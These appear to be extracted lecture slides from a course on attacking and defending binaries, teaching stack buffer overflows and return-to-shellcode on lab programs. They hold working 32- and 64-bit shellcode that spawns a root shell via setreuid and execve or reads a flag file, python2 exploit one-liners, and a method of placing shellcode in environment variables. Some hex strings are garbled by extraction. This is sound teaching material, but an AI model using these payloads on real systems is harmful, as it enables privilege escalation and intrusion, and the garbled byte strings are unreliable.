
```
000011ed <vulfoo>:  
11ed: f3 0f 1e fb    endbr32  
11f1: 55             push  ebp  
11f2: 89 e5          mov   ebp,esp  
11f4: 83 ec 38       sub   esp,0x38  
11f7: 83 ec 0c       sub   esp,0xc  
11fa: 8d 45 d0       lea   eax,[ebp-0x30]  
11fd: 50            push  eax  
11fe: e8 fc ff ff    call 11ff <vulfoo+0x12>  
1203: 83 c4 10       add   esp,0x10  
1206: b8 00 00 00 00 mov   eax,0x0  
120b: c9            leave  
120c: c3            ret
```

ebp




Craft the exploit

Function Frame of Vulfoo




Craft the exploit

Function Frame of Vulfoo



Craft the exploit



On the server

What to overwrite RET?

*The address of buf or anywhere in the NOP sled.
But, what is address of it?*

1. **Debug the program to figure it out.**
2. **Guess.**

Shell Shellcode 32bit (without 0s) **[Does not work!]**

execve("/bin/sh")

```
31 c0      xor  eax,eax
50         push eax
68 2f 2f 73 68      push 0x68732f2f
68 2f 62 69 6e      push 0x6e69622f
89 e3      mov  ebx,esp
89 c1      mov  ecx,eax
89 c2      mov  edx,eax
b0 0b      mov  al,0xb
cd 80      int  0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize +
'\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc
1\x89\xc2\xb0\x0b\xcd\x80"; cat) | ./bufferoverflow_overflowret4_32*

Shell Shellcode 32bit (without 0s) **[Works!]**

`setreuid(0, geteuid()); execve("/bin/sh")`

```
0: 31 c0      xor  eax,eax
2: b0 31      mov  al,0x31
4: cd 80      int  0x80
6: 89 c3      mov  ebx,eax
8: 89 d9      mov  ecx,ebx
a: 31 c0      xor  eax,eax
c: b0 46      mov  al,0x46
e: cd 80      int  0x80
10: 31 c0      xor  eax,eax
12: 50         push eax
13: 68 2f 2f 73 68    push 0x68732f2f
18: 68 2f 62 69 6e    push 0x6e69622f
1d: 89 e3      mov  ebx,esp
1f: 89 c1      mov  ecx,eax
21: 89 c2      mov  edx,eax
23: b0 0b      mov  al,0xb
25: cd 80      int  0x80
```

Command:

```
(python2 -c "print 'A'*52 + '4 bytes of address'+ '\x90'* SledSize +
'\x31\x00\xb0\x31\xcd\x80\x89\xc3\x89\xd9\x31\x00\xb0\x46\xcd\x80\x
31\x00\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x89\xc1\
x89\xc2\xb0\x0b\xcd\x80'; cat) | ./bufferoverflow_overflowret4_32
```

The `setreuid()` call is used to restore root privileges, in case they are dropped. Many `suid` root programs will drop root privileges whenever they can for security reasons, and if these privileges aren't properly restored in the shellcode, all that will be spawned is a normal user shell.

Non-shell Shellcode 32bit printflag (without 0s) **[Works!]**

`sendfile(1, open("/flag", 0), 0, 1000); exit(0)`

```
8049000: 6a 67      push 0x67
8049002: 68 2f 66 6c 61  push 0x616c662f
8049007: 31 c0      xor  eax,eax
8049009: b0 05      mov  al,0x5
804900b: 89 e3      mov  ebx,esp
804900d: 31 c9      xor  ecx,ecx
804900f: 31 d2      xor  edx,edx
8049011: cd 80      int  0x80
8049013: 89 c1      mov  ecx,eax
8049015: 31 c0      xor  eax,eax
8049017: b0 64      mov  al,0x64
8049019: 89 c6      mov  esi,eax
804901b: 31 c0      xor  eax,eax
804901d: b0 bb      mov  al,0xbb
804901f: 31 db      xor  ebx,ebx
8049021: b3 01      mov  bl,0x1
8049023: 31 d2      xor  edx,edx
8049025: cd 80      int  0x80
8049027: 31 c0      xor  eax,eax
8049029: b0 01      mov  al,0x1
804902b: 31 db      xor  ebx,ebx
804902d: cd 80      int  0x80
```

Command:

*(python2 -c "print 'A'*52 + '4 bytes of address' + '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ") |
./overflowret4*

`\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\xcd\x80`

Buffer Overflow Example: overflowret4_64

What do we need?

64-bit shellcode

amd64 Linux Calling Convention

Caller

- Use registers to pass arguments to callee. Register order (1st, 2nd, 3rd, 4th, 5th, 6th, etc.) rdi, rsi, rdx, rcx, r8, r9, ... (use stack for more arguments)

How much data we need to overwrite RET?

Overflowret4 64bit

0000000000001169 <vulfoo>:

1169:	f3 0f 1e fa	endbr64
116d:	55	push rbp
116e:	48 89 e5	mov rbp, rsp
1171:	48 83 ec 30	sub rsp, 0x30
1175:	48 8d 45 d0	lea rax, [rbp-0x30]
1179:	48 89 c7	mov rdi, rax
117c:	b8 00 00 00 00	mov eax, 0x0
1181:	e8 ea fe ff ff	call 1070 <gets@plt>
1186:	b8 00 00 00 00	mov eax, 0x0
118b:	c9	leave
118c:	c3	ret

Buf <-> saved rbp = 0x30 bytes
sizeof(saved rbp) = 0x8 bytes
sizeof(RET) = 0x8 bytes

64-bit `execve("/bin/sh")` Shellcode

```
.global _start
_start:
.intel_syntax noprefix
    mov rax, 59
    lea rdi, [rip+binsh]
    mov rsi, 0
    mov rdx, 0
    syscall
binsh:
    .string "/bin/sh"
```

The resulting `shellcode-raw` file contains the raw bytes of your shellcode.

```
gcc -nostdlib -static shellcode.s -o shellcode-elf
```

```
objcopy --dump-section .text=shellcode-raw shellcode-elf
```


64-bit Linux System Call

x86_64 (64-bit)

Compiled from [Linux 4.14.0 headers](#).

NR	syscall name	references	%rax	arg0 (%rdi)	arg1 (%rsi)	arg2 (%rdx)	arg3 (%r10)	arg4 (%r8)	arg5 (%r9)
0	read	man/ cs/	0x00	unsigned int fd	char *buf	size_t count	-	-	-
1	write	man/ cs/	0x01	unsigned int fd	const char *buf	size_t count	-	-	-
2	open	man/ cs/	0x02	const char *filename	int flags	umode_t mode	-	-	-
3	close	man/ cs/	0x03	unsigned int fd	-	-	-	-	-
4	stat	man/ cs/	0x04	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
5	fstat	man/ cs/	0x05	unsigned int fd	struct __old_kernel_stat *statbuf	-	-	-	-
6	lstat	man/ cs/	0x06	const char *filename	struct __old_kernel_stat *statbuf	-	-	-	-
7	poll	man/ cs/	0x07	struct pollfd *ufds	unsigned int nfds	int timeout	-	-	-
8	lseek	man/ cs/	0x08	unsigned int fd	off_t offset	unsigned int whence	-	-	-
9	mmap	man/ cs/	0x09	?	?	?	?	?	?

https://chromium.googlesource.com/chromiumos/docs/+/master/constants/syscalls.md#x86_64-64_bit

Non-shell Shellcode 64bit printflag [Works!]

sendfile(1, open("/flag", 0), 0, 1000)

```
401000: 48 31 c0      xor rax,rax
401003: b0 67        mov al,0x67
401005: 66 50        push ax
401007: 66 b8 6c 61   mov ax,0x616c
40100b: 66 50        push ax
40100d: 66 b8 2f 66   mov ax,0x662f
401011: 66 50        push ax
401013: 48 31 c0      xor rax,rax
401016: b0 02        mov al,0x2
401018: 48 89 e7      mov rdi,rsi
40101b: 48 31 f6      xor rsi,rsi
40101e: 0f 05        syscall
401020: 48 89 c6      mov rsi,rax
401023: 48 31 c0      xor rax,rax
401026: b0 01        mov al,0x1
401028: 48 89 c7      mov rdi,rax
40102b: 48 31 d2      xor rdx,rdx
40102e: 41 b2 c8      mov r10b,0xc8
401031: b0 28        mov al,0x28
401033: 0f 05        syscall
401035: b0 3c        mov al,0x3c
401037: 0f 05        syscall
```

Command:

*(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled
size +
'\x48\x31\xc0\xb0\x67\x66\x50\x66\xb8\x6c\x61\x66\x50\x66\xb
8\x2f\x66\x66\x50\x48\x31\xc0\xb0\x02\x48\x89\xe7\x48\x31\xf
6\x0f\x05\x48\x89\xc6\x48\x31\xc0\xb0\x01\x48\x89\xc7\x48\x3
1\xd2\x41\xb2\xc8\xb0\x28\x0f\x05\xb0\x3c\x0f\x05'") >
/tmp/exploit*

./program < /tmp/exploit

*\x48\xbb\x2f\x66\x6c\x61\x67\x00\x00\x00\x53\x48\xc7\xc0\x02\x00\x00\x00\x48\x89\xe7\x48\xc7\xc6\x00\x00\x00\x00\x0f\x05\x48\xc7\xc7\x01\x00\x00\x0
0\x48\x89\xc6\x48\xc7\xc2\x00\x00\x00\x00\x49\xc7\xc2\xe8\x03\x00\x00\x48\xc7\xc0\x28\x00\x00\x00\x0f\x05\x48\xc7\xc0\x3c\x00\x00\x00\x0f\x05*

Shell Shellcode 64bit **[Works!]**

setreuid(0, geteuid()); execve("/bin/sh")

```
0: 48 31 c0    xor rax,rax
3: b0 6b      mov al,0x6b
5: 0f 05      syscall
7: 48 89 c7    mov rdi,rax
a: 48 89 c6    mov rsi,rax
d: 48 31 c0    xor rax,rax
10: b0 71      mov al,0x71
12: 0f 05      syscall
14: 48 31 c0    xor rax,rax
17: 50         push rax
18: 48 bf 2f 62 69 6e 2f movabs rdi,0x68732f2f6e69622f
1f: 2f 73 68
22: 57         push rdi
23: 48 89 e7    mov rdi,rsi
26: 48 89 c6    mov rsi,rax
29: 48 89 c2    mov rdx,rax
2c: b0 3b      mov al,0x3b
2e: 0f 05      syscall
30: 48 31 c0    xor rax,rax
33: b0 3c      mov al,0x3c
35: 0f 05      syscall
```

Command:

```
(python2 -c "print 'A'*56 + '8 bytes of address' + '\x90'* sled
size +
'\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\xC6\x48\x
31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF\x2F\x62\x
69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x89\xC6\x48\x8
9\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05"; cat) |
./program
```

```
\x48\x31\xC0\xB0\x6B\x0F\x05\x48\x89\xC7\x48\x89\xC6\x48\x31\xC0\xB0\x71\x0F\x05\x48\x31\xC0\x50\x48\xBF\x2F\x62\x
x69\x6E\x2F\x2F\x73\x68\x57\x48\x89\xE7\x48\x89\xC6\x48\x89\xC2\xB0\x3B\x0F\x05\x48\x31\xC0\xB0\x3C\x0F\x05
```

What we learned so far

1. Return to Shellcode on the server
 - a. Challenges
 - i. Do not know the exact address of the return address
 - ii. If a setuid program is replaced with a new image, the new process does not inherit root privilege

Other tricks



1. Stack-based buffer overflow
 - a. Place the shellcode at other locations.

Conditions we depend on to pull off the attack of *returning to shellcode on stack*

1. The ability to put the shellcode onto stack
2. The stack is executable
3. The ability to overwrite RET addr on stack before instruction **ret** is executed
4. Give the control eventually to the shellcode

**Inject shellcode in
env variable
and
command line arguments**

Where to put the shellcode?



Start a Process

`_start` ###part of the program; entry point
→ `calls __libc_start_main()` ###libc
→ `calls main()` ###part of the program


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env  
SHELL=/bin/bash  
SESSION_MANAGER=local/ziming-XPS  
QT_ACCESSIBILITY=1
```

```
$ ./stacklayout hello world  
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def  
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world  
argc is at 0xffc444d0; its value is 3  
argv[0] is at 0xffc462d0; its value is ./stacklayout  
argv[1] is at 0xffc462de; its value is hello  
argv[2] is at 0xffc462e4; its value is world  
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash  
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300  
:/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324  
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Buffer Overflow Example: overflowret5 32-bit

```
int vulfoo()
{
    char buf[4];

    fgets(buf, 18, stdin);

    return 0;
}

int main(int argc, char *argv[])
{
    vulfoo();
}
```

function

fgets

<stdio>

```
char * fgets ( char * str, int num, FILE * stream );
```

Get string from stream

Reads characters from *stream* and stores them as a C string into *str* until *(num-1)* characters have been read or either a newline or the *end-of-file* is reached, whichever happens first.

A newline character makes `fgets` stop reading, but it is considered a valid character by the function and included in the string copied to *str*.

A terminating null character is automatically appended after the characters copied to *str*.

Notice that `fgets` is quite different from `gets`: not only `fgets` accepts a *stream* argument, but also allows to specify the maximum size of *str* and includes in the string any ending newline character.

000011cd <vulfoo>:

```
11cd: f3 0f 1e fb    endbr32
11d1: 55             push ebp
11d2: 89 e5         mov  ebp,esp
11d4: 53           push ebx
11d5: 83 ec 04      sub  esp,0x4
11d8: e8 45 00 00 00 call 1222 <_x86.get_pc_thunk.ax>
11dd: 05 f7 2d 00 00 add  eax,0x2df7
11e2: 8b 90 20 00 00 00 mov  edx,DWORD PTR [eax+0x20]
11e8: 8b 12         mov  edx,DWORD PTR [edx]
11ea: 52           push edx
11eb: 6a 12         push 0x12
11ed: 8d 55 f8      lea  edx,[ebp-0x8]
11f0: 52           push edx
11f1: 89 c3         mov  ebx,eax
11f3: e8 78 fe ff ff call 1070 <fgets@plt>
11f8: 83 c4 0c      add  esp,0xc
11fb: b8 00 00 00 00 mov  eax,0x0
1200: 8b 5d fc      mov  ebx,DWORD PTR [ebp-0x4]
1203: c9           leave
1204: c3           ret
```

'\x00'

'\x0a'

RET = 4 bytes

Old ebp = 4 bytes

Buf @ [ebp-0x8]


The Stack Layout before main()

The stack starts out storing (among some other things) the environment variables and the program arguments.

```
$ env  
SHELL=/bin/bash  
SESSION_MANAGER=local/ziming-XPS  
QT_ACCESSIBILITY=1
```

```
$ ./stacklayout hello world  
hello world
```

```
ziming@ziming-XPS-13-9300:~/Dropbox/myTeaching/System Security - Attack and Def  
ense for Binaries UB 2020/code/stacklayout$ ./stacklayout hello world  
argc is at 0xffc444d0; its value is 3  
argv[0] is at 0xffc462d0; its value is ./stacklayout  
argv[1] is at 0xffc462de; its value is hello  
argv[2] is at 0xffc462e4; its value is world  
envp[0] is at 0xffc462ea; its value is SHELL=/bin/bash  
envp[1] is at 0xffc462fa; its value is SESSION_MANAGER=local/ziming-XPS-13-9300  
:/tmp/.ICE-unix/2324,unix/ziming-XPS-13-9300:/tmp/.ICE-unix/2324  
envp[2] is at 0xffc46364; its value is QT_ACCESSIBILITY=1
```



Non-shell Shellcode 32bit printf flag (without 0s)

sendfile(1, open("/flag", 0), 0, 1000)

```
8049000: 6a 67      push 0x67
8049002: 68 2f 66 6c 61  push 0x616c662f
8049007: 31 c0      xor  eax,eax
8049009: b0 05      mov  al,0x5
804900b: 89 e3      mov  ebx,esp
804900d: 31 c9      xor  ecx,ecx
804900f: 31 d2      xor  edx,edx
8049011: cd 80      int  0x80
8049013: 89 c1      mov  ecx,eax
8049015: 31 c0      xor  eax,eax
8049017: b0 64      mov  al,0x64
8049019: 89 c6      mov  esi,eax
804901b: 31 c0      xor  eax,eax
804901d: b0 bb      mov  al,0xbb
804901f: 31 db      xor  ebx,ebx
8049021: b3 01      mov  bl,0x1
8049023: 31 d2      xor  edx,edx
8049025: cd 80      int  0x80
8049027: 31 c0      xor  eax,eax
8049029: b0 01      mov  al,0x1
804902b: 31 db      xor  ebx,ebx
804902d: cd 80      int  0x80
```

Command:

```
export SCODE=$(python2 -c "print '\x90'* sled size +
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\x
d2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb
\xb3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80' ")
```

```
\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\xb0\x05\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xc0\xb0\x64\x89\xc6\x31\xc0\xb0\xbb\x31\xdb\x
b3\x01\x31\xd2\xcd\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80
```

```
export SCODE=$(python2 -c "print '\x90'*500 +  
'\x6a\x67\x68\x2f\x66\x6c\x61\x31\xc0\x40\x40\x40\x40\x40\x89\xe3\x31\xc9\x31\xd2\xcd\x80\x89\xc1\x31\xf6\x66\xbe\x01\x01\x66\x4e\x31\xc0\xb0\xbb\x31\xdb\x43\x31\xd2\xcd\x80\x31\xc0\x40xcd\x80'")
```

getenv.c

```
int main(int argc, char *argv[])  
{  
